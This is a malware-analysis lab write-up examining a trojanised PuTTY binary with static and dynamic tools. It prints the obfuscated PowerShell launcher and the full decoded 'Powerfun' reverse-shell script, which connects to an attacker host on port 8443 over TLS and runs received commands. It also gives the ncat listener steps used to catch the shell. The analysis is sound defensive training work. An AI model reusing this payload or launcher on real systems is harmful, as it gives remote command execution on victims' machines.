



Difficulty	Start Date & Time	Finish Date & Time
Easy	09/11/2023 - 11h53	09/11/2023 - 12h46

## Instructions

Hello Analyst,

The help desk has received a few calls from different IT admins regarding the attached program. They say that they've been using this program with no problems until recently. Now, it's crashing randomly and popping up blue windows when it's run. I don't like the sound of that. Do your thing!

IR Team

---

## Basic Static Analysis

### Tools

- File hashes
- VirusTotal

- FLOSS
- PEStudio
- PEView

## Questions

### 1) What is the SHA256 hash of the sample?

To find the SHA256 of the sample `putty.exe`, I used `sha256sum.exe` already available on FlareVM. I also calculated the MD5 with `md5sum.exe`.

```
SHA256: 0c82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83
MD5: 334a10500feb0f3444bf2e86ab2e76da
```

### 2) What architecture is this binary?

To get the architecture of `putty.exe`, I used `PEStudio`. Then, by clicking on the root directory, the architecture information will be available.

<

As I can see, the architecture is `32-bit`.

### 3) Are there any results from submitting the SHA256 hash to VirusTotal?

Yes there is, as you can see on the screenshot below. ([The VirusTotal result can be found here](#))

59 / 72

⚠ 59 security vendors and 2 sandboxes flagged this file as malicious

Reanalyze Similar More

Oc82e654c09c8fd9fdf4899718efa37670974c9eec5a8fc18a167f93cea6ee83

PUTTY

Size: 1.47 MB | Last Analysis Date: 4 days ago

peexe runtime-modules detect-debug-environment long-sleeps direct-cpu-clock-access checks-user-input

Community Score

DETECTION DETAILS RELATIONS BEHAVIOR COMMUNITY 12 +

Join the VT Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label ⚠ trojan.marte/rozena Threat categories trojan Family labels marte rozena shellcode

Security vendors' analysis ⓘ Do you want to automate checks?

AhnLab-V3	⚠ Win-Trojan/Swroot.X1746	Alibaba	⚠ Trojan:Win32/Rozena.Of06ca8b
ALYac	⚠ Generic.ShellCode.Marte.H.94C8876E	Antiy-AVL	⚠ Trojan/Win32.Meterpreter.a
Arcabit	⚠ Generic.ShellCode.Marte.H.94C8876E	Avast	⚠ Win32:Metasploit-L [Exp]
AVG	⚠ Win32:Metasploit-L [Exp]	Avira (no cloud)	⚠ TR/Patched.Gen

I can see the file is flagged as malicious. However, I won't dwell on VirusTotal. The aim here is to find the information by myself, as if the sample was still unknown.

4) Describe the results of pulling the strings from this binary. Record and describe any strings that are potentially interesting. Can any interesting information be extracted from the strings?

To pull the strings out of this binary, I used `FLOSS` with the command `floss putty.exe > output-floss.txt`. From what I can see, the majority of the strings belong to the original PuTTY binary. Thus, it is difficult to spot any interesting strings.

**Supposition** : the malicious actor has probably hidden some malicious code or a backdoor into the legitimate binary. This way, it is more difficult for a malware analyst to spot it quickly.

5) Describe the results of inspecting the IAT for this binary. Are there any imports worth noting?

To inspect the Import Address Table (IAT), I can again use `PEStudio`. Clicking on the `imports` section allows us to check the imported functions.

c:\users\analyst\desktop\putty.exe	imports (326)	flag (52)	first-thunk-original (INT)
indicators (entry-point > location)	<a href="#">GetDesktopWindow</a>	x	0x00123B84
footprints (count > 19) *	<a href="#">GetForegroundWindow</a>	x	0x00123BCE
virusotal (error)	<a href="#">GetQueueStatus</a>	x	0x00123C38
> dos-header (size > 64 bytes)	<a href="#">GetWindowTextA</a>	x	0x00123CD8
dos-stub (size > 56 bytes)	<a href="#">GetOverlappedResult</a>	x	0x0012472C
> rich-header (n/a)	<a href="#">AllocateAndInitializeSid</a>	x	0x001241F4
> file-header (executable > 32-bit)	<a href="#">CopySid</a>	x	0x00124210
> optional-header (subsystem > GUI)	<a href="#">EqualSid</a>	x	0x0012421A
directories (count > 4)	<a href="#">GetLengthSid</a>	x	0x00124226
> sections (characteristics > self-modifying)	<a href="#">SetSecurityDescriptorDacl</a>	x	0x001242FA
libraries (count > 8) *	<a href="#">SetSecurityDescriptorOwner</a>	x	0x00124316
imports (flag > 326) *	<a href="#">RegCreateKeyA</a>	x	0x00124274
exports (n/a)	<a href="#">RegCreateKeyExA</a>	x	0x00124284
thread-local-storage (n/a)			

As I said in the previous answer, the binary correspond to the legitime PuTTY binary with probably a backdoor in it. Thus, the inspection of the IAT doesn't reveal anything interesting. However, from my perspective as a junior analyst, it's quite appealing to import functions to add, delete and enumerate registry keys, even if in this case it's legitimate.

<a href="#">RegCreateKeyA</a>	x	0x00124274	0x00690077	610 (0x0262)	registry	T1112   Modify Registry
<a href="#">RegCreateKeyExA</a>	x	0x00124284	0x0064006E	611 (0x0263)	registry	T1112   Modify Registry
<a href="#">RegDeleteKeyA</a>	x	0x00124296	0x0077006F	616 (0x0268)	registry	T1485   Data Destruction
<a href="#">RegDeleteValueA</a>	x	0x001242A6	0x002F0073	626 (0x0272)	registry	T1485   Data Destruction
<a href="#">RegEnumKeyA</a>	x	0x001242B8	0x00690077	632 (0x0278)	registry	T1012   Query Registry
<a href="#">RegSetValueExA</a>	x	0x001242E8	0x00650072	680 (0x02A8)	registry	T1112   Modify Registry

There is also functions like `GetClipboardData` and `ShellExecuteA` that are being imported. But those can also be legitimate for the regular usage of PuTTY.

## 6) Is it likely that this binary is packed?

It doesn't seem to be packed at first sight as I can read the IAT completely. But, I can verify it is not packed by comparing `Virtual Size` and `Size of Raw Data` of `putty.exe`. To do so, I have to open our binary in `PEview`. Then, by clicking on `IMAGE_SECTION_HEADER .text`, I can see the values I need.

putty.exe	pFile	Data	Description	Value
IMAGE_DOS_HEADER	00000170	2E 74 65 78	Name	.text
MS-DOS Stub Program	00000174	74 00 00 00		
IMAGE_NT_HEADERS	00000178	00095F6D	Virtual Size	
IMAGE_SECTION_HEADER .text	0000017C	00001000	RVA	
IMAGE_SECTION_HEADER .rdata	00000180	00096000	Size of Raw Data	
IMAGE_SECTION_HEADER .data	00000184	00000400	Pointer to Raw Data	

	Size (in Hex)	Size (in Dec)
Virtual Size	00095F6D	614253
Size of Raw Data	00096000	614400

	Size (in Hex)	Size (in Dec)
Size Difference	00000093	147

As I can see, the difference between the two is almost null. Since the size are almost equal, it means that this binary doesn't seem to be packed.

---

## Basic Dynamic Analysis


### Tools

- Wireshark
- Inetsim
- Netcat
- TCPView
- Procmon

### Questions

**1) Describe initial detonation. Are there any notable occurrences at first detonation? Without internet simulation? With internet simulation?**

During the first detonation, I can see a blue terminal prompt popping briefly on the screen. It seems to be a PowerShell command prompt. At the same time, the PuTTY GUI opens.



There doesn't seem to be any differences between a detonation with and without internet simulation. During my test, I launched Wireshark and found an interesting DNS request to the following domain : `bonus2.corporatebonusapplication.local`.

55	37.876252	10.0.0.4	10.0.0.3	DNS	98 [Standard query 0x6ac5 A bonus2.corporatebonusapplication.local
56	37.888316	10.0.0.3	10.0.0.4	DNS	114 Standard query response 0x6ac5 A bonus2.corporatebonusapplication.local A 10.0.0.3
57	37.892607	10.0.0.4	10.0.0.3	TCP	66 49776 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
58	37.893828	10.0.0.3	10.0.0.4	TCP	60 8443 → 49776 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
59	38.409353	10.0.0.4	10.0.0.3	TCP	66 [TCP Retransmission] 49776 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
60	38.410870	10.0.0.3	10.0.0.4	TCP	60 8443 → 49776 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
61	38.928802	10.0.0.4	10.0.0.3	TCP	66 [TCP Retransmission] 49776 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM
62	38.931008	10.0.0.3	10.0.0.4	TCP	60 8443 → 49776 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
63	39.448775	10.0.0.4	10.0.0.3	TCP	66 [TCP Retransmission] 49776 → 8443 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 WS=256 SACK_PERM

> Frame 55: 98 bytes on wire (784 bits), 98 bytes captured (784 bits) on interface \De > Ethernet II, Src: PcsCompu_32:48:f7 (08:00:27:32:48:f7), Dst: PcsCompu_ab:3b:df (08: > Internet Protocol Version 4, Src: 10.0.0.4, Dst: 10.0.0.3 > User Datagram Protocol, Src Port: 53020, Dst Port: 53 > Domain Name System (query) Transaction ID: 0x6ac5		0000 08 00 27 ab 3b df 08 00 27 32 48 f7 08 00 45 00 ..:;... '2H...E- 0010 00 54 a9 41 00 00 80 11 00 00 0a 00 00 04 0a 00 .T.A..... 0020 00 03 cf 1c 00 35 00 40 14 58 6a c5 01 00 00 01 .....5@.Xj..... 0030 00 00 00 00 00 00 06 62 6f 6e 75 73 32 19 63 6f .....b onus2.co 0040 72 70 6f 72 61 74 65 62 6f 6e 75 73 61 70 70 6c rporateb onusappl 0050 69 63 61 74 69 6f 6e 05 6c 6f 63 61 6c 00 00 01 ication.local.. 0060 00 01 ..
--	--	--

I can notice there is also some TCP RST packets. I don't really know what to do with that information but I thought it would be great to keep it in case of.


## 2) From the host-based indicators perspective, what is the main payload that is initiated at detonation? What tool can you use to identify this?

In order to get the main payload that is initiated at detonation, I decided to use ProcMon. First, I launched it and created two filters :

1. Process Name *contains* putty.exe
2. Details *contains* Command



Then, I executed the malicious binary. As expected, I got some interesting results appearing.



I noticed that Powershell was called with the PID `5820`. I expanded the `Detail` section in order to get more informations about what is being executed.

```
Date: 11/11/2023 6:19:21.9411828 PM
Thread: 5008
Class: Process
Operation: Process Create
Result: SUCCESS
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Duration: 0.0000000
PID: 5820
Command line: powershell.exe -nop -w hidden -noni -ep bypass "&
([scriptblock]::create((New-Object System.IO.StreamReader(New-Object
System.IO.Compression.GzipStream((New-Object System.IO.MemoryStream(,
[System.Convert]::FromBase64String('H4sIAOW/UWECA51W227jNhB991cMXHUtIRbhdbdAESCLePV
```

```
sGyDdNVZu82AYCE2NYzUyqZKUL0j87yU1ypLjBNtUL7aGcz1z5kL9AG0xQbko0IRwK10tkcN8B5/Mz6SQHC
W8g0u6RvidymTX6RhNp1PB4TFU4S30WZYi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8q
fASF7TIdCQxMScpzZRx4W1Z4EFrLMV2R55pGH1LUut29g3EvE6t8wj1+ZhKuvKr/9NYy5TFz7xIrFaUJ/1j
aawyJvgz4aXY8EzQpJQGzqcUDJUCR8BKJEWGFuCVfgCVSroAvw4DI4D3XnKk25QH1Z2pW2WkK0/ofzChNy
Z/ytiWysFe0CtyIT1N05j9suHDz+dGhK1qdQ2roctcnroSXbT0Roxhro3Dqhx+BwX/GlyJa5QKTxEfXLdK/h
LyaOwCdeeCF2pImJC5kFRj+U7zPEsZtUUjmWA06/Ztgg5Vp2JWaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquT
i3USmVx7ewV4MgKMmw7Eteqvovf9xam27DvP3oT430PIVUwPbL5hiuhMUKp04XNCv+iWZqU2UU0y+aUPcyC
4AU4ZFTope1nazRSb6QsaJW84arJtU3mdL7T0J3NPPtrm3VAyHBgnqcFhwd7xzfyfD72pxq3miBnIrGTcH4
+iqPr68DW4JPV8bu3pqXFR1X7JF5iloEsODfaYBgq1GnrLpyBh3x9bt+4XQpnRmaKdThgYpUXujm845HI dz
K9X2rwowCGg/c/wx8pk0KJhYbIUWJJgJGNaDUVSDQB1piQ037HXdc6Tohdcug32fUH/eaF3CC/18t2P9Uz3
+6ok4Z6G1XTsxcnGJewG7cvyAHn27HWVp+FvKJsaTBXTiH1h33UaDww7eMfrfGA1N1WG6/2FDxd87V4wPBq
mxtuleH74GV/PKRvYqI3jqFn61yiuBFV0wdkTPXSSHSfe/+7dJt1mqHve2k5A5X5N6SjX3V8HwZ98I7sAgg
5wuCktlclWPiYTk8prV5tbHFaFlCleuZQbL2b8qYXS8ub2V0lznQ54afCsrcy2sFyeFADCEkVXzocf372HJ/
ha6LDyCo6KI1dDKAmpHRuSv1MC6DV0thaIh1IKOR3MjoK1UJfnhGVIPR+8h0Ci/WIGf9s5naT/1D6Nm++OT
rtVTgantvmcFWp5uLXdGnSXTZQJhS6f5h6Ntcjry9N8eXQ0XxyH4rirE0J3L9kF8i/mt193dQkAAA== ')))
,[System.IO.Compression.CompressionMode]::Decompress))).ReadToEnd()))"
```

I can see this is a Powershell command with different options. Let's detail each one of them.

- `-nop` : Equivalent for `-NoProfile` . Allows to NOT load the Windows Powershell profile. A PowerShell profile is a script that runs when PowerShell is started to customize your environment. Since it's not needed to execute a malicious payload, it's better for an attacker to bypass it and avoid any scripts that could prevent its execution.
- `-w hidden` : Equivalent for `-WindowStyle` . Allows to hide the window when executing the command (but this shows a window for a while, which is why we're seeing a blue powershell window briefly while detonating the malware).
- `-noni` : Equivalent for `-NonInteractive` . Allows to NOT display an interactive interface for the user.
- `-ep bypass` : Equivalent for `-ExecutionPolicy` . Allows to bypass the execution policy. In this case, it is necessary to execute the payload (which is a powershell script).
- `System.IO.Compression.GzipStream()` : Methods and properties used to compress and decompress data flows in gzip data format. In this case, it means the payload is compressed in gzip.
- `FromBase64String()` : Method to convert a string into base64. In this case, the string is equivalent to the payload.

I decided to decode the payload using `Cyberchef` , already present on the FlareVM. To do so, I pasted it under the `Input` section. Then, under the `Recipe` section, I dragged `From Base64` and `Gunzip` to get the content.



Recipe

From Base64

Alphabet

A-Za-z0-9+/=

☒ Remove non-alphabet chars

☐ Strict mode

Gunzip

Input

H4sIAIOW/UWECAS1W227jNhB991cMXHutIRbhdbsAESCLepVsGyDdNVZu82AYCE2NYzUyqZKUL0j87YUyplLjBtNUL7aGczi5kL9AG0xQbkoOIRwK10tkcK8B5/Mz65QhCw8g0u6RvidymTK6RhlpP84TFU4530WZyi19B57IB5vA2DC/iCm/Dr/G9kGsLJLscvdIVGqInRj0r9Wpn8qfAS77TIdCQxMScpzRx4WJ24EFrLMV2R55pGH1LUut29g3EvE6t8wjl+ZhKuvKr/9NYy5Tfz7XrFAuJ/1jaawyJvgz4aXV8EzQpJQzqcUDJUCR8BKJEWGFuCVfGCVS0raVw4DI4D3XnKk25QH1Z2pw2WKK0/ofzChNyZ/ytiWysFe0CtyITlN05j9suHDz+dGhKlqdz0rtcnroSxbT0R0xhro3Dghx+BWX/6lyJa5QKTxEfLdk/hlyAOWCdeecF2pImJCSkFRj+U7zPEsZtUuJmWA06/ZtggsVp2JwaYl0Zd0oohLTgXEpM/Ab4FXhKty2ibquTi3USmVx7euV4MgKmw7Eteqvovf9xam27DvP30T430PIVuWpBL5hiuhMUKp04XNCv+inZQu2Uu0y+aUPcyC4AU4ZFTope1nazRSb6QsHw84arJtU3mdL7T0J3NPpTmr3VAYHBgnqcHwd7xzfypD72pxq3miBnIrGTCH4+iqP68DW4JPV8b3puqXFRlX7JF51loEsODfaYBgqlGnr

Raw Bytes

← 1F

Output

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}
```

You can find the full decoded content below :

```
# Powerfun - Written by Ben Turner & Dave Hardy

function Get-Webclient
{
    $wc = New-Object -TypeName Net.WebClient
    $wc.UseDefaultCredentials = $true
    $wc.Proxy.Credentials = $wc.Credentials
    $wc
}

function powerfun
{
    Param(
        [String]$Command,
        [String]$Sslcon,
        [String]$Download
    )
    Process {
        $modules = @()
        if ($Command -eq "bind")
        {
            $listener = [System.Net.Sockets.TcpListener]8443
            $listener.start()
            $client = $listener.AcceptTcpClient()
        }
        if ($Command -eq "reverse")
        {
            $client = New-Object
            System.Net.Sockets.TCPClient("bonus2.corporatebonusapplication.local",8443)
        }

        $stream = $client.GetStream()
```

```

if ($Sslcon -eq "true")
{
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,
({$True} -as [Net.Security.RemoteCertificateValidationCallback]))
    $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
    $stream = $sslStream
}

[byte[]]$bytes = 0..20000|%{0}
$sendbytes = ([text.encoding]::ASCII).GetBytes("Windows PowerShell running as
user " + $env:username + " on " + $env:computername + "`nCopyright (C) 2015
Microsoft Corporation. All rights reserved.`n`n")
$stream.Write($sendbytes,0,$sendbytes.Length)

if ($Download -eq "true")
{
    $sendbytes = ([text.encoding]::ASCII).GetBytes("[+] Loading modules.`n")
    $stream.Write($sendbytes,0,$sendbytes.Length)
    ForEach ($module in $modules)
    {
        (Get-Webclient).DownloadString($module)|Invoke-Expression
    }
}

$sendbytes = ([text.encoding]::ASCII).GetBytes('PS ' + (Get-Location).Path +
'>')
$stream.Write($sendbytes,0,$sendbytes.Length)

while(($i = $stream.Read($bytes, 0, $bytes.Length)) -ne 0)
{
    $EncodedText = New-Object -TypeName System.Text.ASCIIEncoding
    $data = $EncodedText.GetString($bytes,0, $i)
    $sendback = (Invoke-Expression -Command $data 2>&1 | Out-String )

    $sendback2 = $sendback + 'PS ' + (Get-Location).Path + '> '
    $x = ($error[0] | Out-String)
    $error.clear()
    $sendback2 = $sendback2 + $x

    $sendbyte = ([text.encoding]::ASCII).GetBytes($sendback2)
    $stream.Write($sendbyte,0,$sendbyte.Length)
    $stream.Flush()
}
$client.Close()
$listener.Stop()
}

```

```
}
```

```
powerfun -Command reverse -Sslcon true
```

This is a script called `PowerFun` which has been written by Ben Turner & Dave Hardy from what I can read. The first thing I notice is the command that is ran after executing the payload :

`powerfun -Command reverse -Sslcon true` . It will enter in the following condition :

```
if ($Command -eq "reverse")
{
    $client = New-Object
    System.Net.Sockets.TCPCClient("bonus2.corporatebonusapplication.local",8443)
}
```

The purpose of this code is to create a reverse shell by initiating a **TCP connection** to an endpoint controlled by the attacker ( `bonus2.corporatebonusapplication.local` ) on port `8443` .

The purpose of `-Sslcon true` is to enable SSL/TLS encryption.

```
if ($Sslcon -eq "true")
{
    $sslStream = New-Object System.Net.Security.SslStream($stream,$false,
    ({ $True } -as [Net.Security.RemoteCertificateValidationCallback]))
    $sslStream.AuthenticateAsClient("bonus2.corporatebonusapplication.local")
    $stream = $sslStream
}
```

This is meant to prevent anyone from reading the traffic between the compromised host and the attacker's endpoint.

*TL;DR: the aim is to create a reverse shell between the compromised host and the attacker's endpoint through an SSL/TLS encrypted TCP connection.*

### 3) What is the DNS record that is queried at detonation?

The DNS record that is queried at detonation is `bonus2.corporatebonusapplication.local` . I got this information in the decoded `PowerFun` script as well as in `Wireshark` .

```
...
if ($Command -eq "reverse")
{
    ...
    "bonus2.corporatebonusapplication.local"
```

```
...
}
...
```

#### 4) What is the callback port number at detonation?

The callback port number at detonation is `8443`. I got this information in the decoded `PowerFun` script as well as in `Wireshark`.

```
...
if ($Command -eq "reverse")
{
    ...
    8443
    ...
}
...
```

#### 5) What is the callback protocol at detonation?

The callback port number at detonation is `TCP`. I got this information in the decoded `PowerFun` script as well as in `Wireshark`.

```
...
if ($Command -eq "reverse")
{
    ...
    $client = New-Object System.Net.Sockets.TCPCClient(...)
    ...
}
...
```

#### 6) How can you use host-based telemetry to identify the DNS record, port, and protocol?

I can use host-based telemetry to identify the DNS record, port and protocol by using `ProcMon`. Indeed, from what I saw in the script, `powershell.exe` is initiating a `TCP` connection. Thus, I have to set up the 2 following filters :

1. Process Name *contains* `powershell.exe`
2. Operation *contains* `TCP`

Process Monitor - Sysinternals: www.sysinternals.com

File Edit Event Filter Tools Options Help

Time o...	Process Name	PID	Operation	Path
7:18:53....	powershell.exe	3940	TCP Reconnect	bonus2.corporatebonusapplication.local:49778 -> bonus2.corporatebonusapplication.local:8443 S
7:18:53....	powershell.exe	3940	TCP Reconnect	bonus2.corporatebonusapplication.local:49778 -> bonus2.corporatebonusapplication.local:8443 S
7:18:54....	powershell.exe	3940	TCP Reconnect	bonus2.corporatebonusapplication.local:49778 -> bonus2.corporatebonusapplication.local:8443 S
7:18:54....	powershell.exe	3940	TCP Reconnect	bonus2.corporatebonusapplication.local:49778 -> bonus2.corporatebonusapplication.local:8443 S
7:18:54....	powershell.exe	3940	TCP Disconnect	bonus2.corporatebonusapplication.local:49778 -> bonus2.corporatebonusapplication.local:8443 S

I can see all of the needed informations on the above `ProcMon` screenshot.

## 7) Attempt to get the binary to initiate a shell on the localhost. Does a shell spawn? What is needed for a shell to spawn?

In order to spawn a reverse shell, I need to complete 2 operations :

1. **Act as the malicious server receiving the connection.** To do so, modify the `C:/Windows/System32/drivers/etc/hosts` file by adding the line

```
127.0.0.1          bonus2.corporatebonusapplication.local
```

2. **Set up a `netcat` listener on port 8843.** To do so, I just ran the following command :


```
ncat -lvnp 8443
```

That said, command execution doesn't seems to work.

```
C:\Users\analyst
λ ncat -lvnp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:49805.
-♥♥ |⊕ |♥♥eM 7+é•π1μ||I||Ö,†íøç≈U1→<ñ=Ωε(m² *L, L+LθL/ f Pts L$ L# L( L· L
L |g L!! ¥ £ = < 5 /
⊕ 1 + ) &bonus2.corporatebonusapplication.local
→ ♠♦♠♠♠♦♥♠♥♥♥♠♠♥ # ↓ ⊕ ⊕ |
```

Indeed, I saw previously that it used SSL/TLS encryption mechanism, justifying all those weird characters we're seeing on the terminal. To fix that problem, I slightly modified my `netcat` command to support SSL :

```
ncat --ssl -lvnp 8443
```



```
C:\Users\analyst\Desktop
λ ncat --ssl -lvnp 8443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: OpenSSL legacy provider failed to load.
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: 2234 103E CBA7 8E86 0A59 CD23 1CCA 9C42 B3A8 72C3
Ncat: Listening on :::8443
Ncat: Listening on 0.0.0.0:8443
Ncat: Connection from 127.0.0.1.
Ncat: Connection from 127.0.0.1:49776.
Windows PowerShell running as user analyst on DESKTOP-MKOD9LS
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\analyst\Desktop>whoami
desktop-mkod9ls\analyst
PS C:\Users\analyst\Desktop> ipconfig

Windows IP Configuration

Ethernet adapter Ethernet:

Connection-specific DNS Suffix . : 
Link-local IPv6 Address . . . . . : fe80::b12b:c9e0:e706:8b88%5
IPv4 Address. . . . . : 10.0.0.4
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 

PS C:\Users\analyst\Desktop>
```

Getting this working reverse shell conclude this challenge.

## Conclusion

This challenge includes all the concepts covered in the course so far. It allows you to consolidate what you've learned, while offering the chance to go deeper by decoding the powershell payload. As a regular CTF player, it wasn't difficult for me to achieve this but it's a great mean to develop your skills and curiosity by going deeper by yourself. (: